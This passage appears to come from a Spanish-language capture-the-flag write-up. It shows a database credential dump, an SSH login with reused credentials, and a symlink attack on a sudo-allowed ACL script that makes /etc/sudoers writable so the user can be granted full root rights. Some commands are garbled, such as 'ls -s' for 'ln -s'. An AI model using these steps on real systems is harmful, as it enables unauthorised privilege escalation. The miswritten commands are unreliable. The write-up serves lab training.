


Figura 29: Mostar todas las columnas de la tabla user.

```
select username, password from user;
```

Listing 12: Mostrar todo el contenido de las columnas username y password de la tabla user.




Figura 30: Mostrar todo el contenido de las columnas username y password de la tabla user.

6.2. Conexión mediante SSH

Como he mencionado anteriormente, las credenciales recopiladas en el archivo **configuration.php** nos sirven también para conectarnos a la máquina victima a través del servicio SSH.




Figura 31: Conexión ssh.

Ahora que ya tenemos acceso al sistema y hemos podido visualizar la primera flag en el archivo **user.txt** situado en el directorio **/home/mtz**, debemos de recopilar información para buscar posibles vectores para la escalada de privilegios.




Figura 32: Permisos de superusuario para usuario mtz.

En esta ocasión, al mostrar los permisos de superusuario que tiene nuestro usuario actual vemos como podemos ejecutar el archivo **/opt/acl.sh** como si fueramos root.

7. Escalada de privilegios.

Como tenemos permisos de superusuario sobre el archivo **acl.sh** vamos a comprobaremos su código para tratar de comprender mejor su funcionamiento y ver si podemos utilizarlo para escalar privilegios.

```
nano /etc/acl.sh
```

Listing 13: Mostrar todo el contenido de las columnas username y password de la tabla user.




Figura 33: Conexión ssh.

Este script en Bash está diseñado para modificar los permisos de archivos utilizando ACLs (Access Control Lists) en el sistema. ACLs permiten definir permisos más detallados que los permisos estándar de Unix/Linux (propietario, grupo, otros).

También podemos observar que verifica que el archivo objetivo **$target** esté ubicado dentro del directorio raíz **/home/mtz** y que se trate de un arhivo regular, no un directorio ni cualquie otro tipo de archivo.

Si todas las modificaciones anteriores son correctas, el script utiliza **setfacl** para modificar los permisos ACL del archivo.

7.1. Symbolic link attack (Ataque de enlace simbólico)

Eltipo de explotación que vamos a utilizar se conoce como **"symlink attack"** o **"symbolic link attack"** (ataque de enlace simbólico). Se refiere a un ataque en el que un atacante utiliza un enlace simbólico para engañar a un proceso o script, haciendo que este acceda o modifique un archivo distinto del que debería, generalmente archivos críticos del sistema como **/etc/sudoers**.

En este caso, el ataque aprovecha que el script no valida correctamente si el archivo es un enlace simbólico, lo que permite que un archivo sensible sea accesible indirectamente.

7.1.1. Creación de un enlace simbólico.

Para llevar a cabo la escalada de privilegios, debemos de crear un enlace simbólico llamado **enlaceSimbolicoSudoers** que apunta al archivo **/etc/sudoers**. Esto engaña al script para que piense que está operando sobre un archivo en tu directorio de usuario, cuando en realidad está operando sobre un archivo crítico del sistema.

Debemos de tener en cuenta de que el archivo lo debemeos de crea dentro de la ruta **/home/mtz**, ya que es una de las comprobaciones que realizar el script **acl.sh**.

```
ls -s /etc/sudoers enlaceSimbolicoSudoers
```

7.1.2. Ejecución del script acl.sh sobre el enlace simbólico.

El siguiente paso sería ejecutar el script con privilegios de superusuario (usando el comando **sudo**), aseigando permisos de lectura y escritura (rw) para el usuario mtz sobre el archivo simulado /home/mtz/enlaceSimbolicoSudoers, que en realidada apunta a /etc/sudoers por el enlace simbólico.

```
sudo /opt/acl.sh mtz rw /home/mtz/enlaceSimbolicoSudoers
```

7.1.3. Modificación del archivo sudoers.

Ahora que tenemos permisos de escritura sobre el archivo /etc/sudoers, lo podemos abrir con el editor nano para realizar modificaciones.

El archivo /etc/sudoers controla los permisos de superusuario en el sistema. Al editarlo, puedes otorgar permisos elevados a tu usuario, lo que te permitirá ejecutar cualquier comando como superusuario en el futuro.

```
nano /etc/sudoers
```

En el archivo /etc/sudoers, añades la siguiente línea:

```
mtz ALL=(ALL:ALL) ALL
```

Esta línea otorga al usuario mtz la capacidad de ejecutar cualquier comando en el sistema con privilegios de superusuario.

partir de este momento, el usuario mtz puede usar sudo sin restricciones, lo que le da acceso completo al sistema.




Figura 34: Archivo /etc/sudoers




Figura 35: Añadir permisos de super usuario para el usuairo mtz

7.1.4. Acceso al sistema como root

Finalmente podemos utilizar el comando **sudo su** para acceder a la cuenta de **root**. Algo que hay que tener en cuenta es que debemos de realizar toda esta operación de la forma más rápida posible ya que el sistema elimina cada cierto tiempo las conexiones de nuestro enlace simbólico al archivo /etc/sudoers. Una vez hemos ganado acceso como **root** ya podemos navegar sin problemas y podemos encontrar el archivo **root.txt** dentro del directorio **/root**.




Figura 36: Listar privilegios del usuario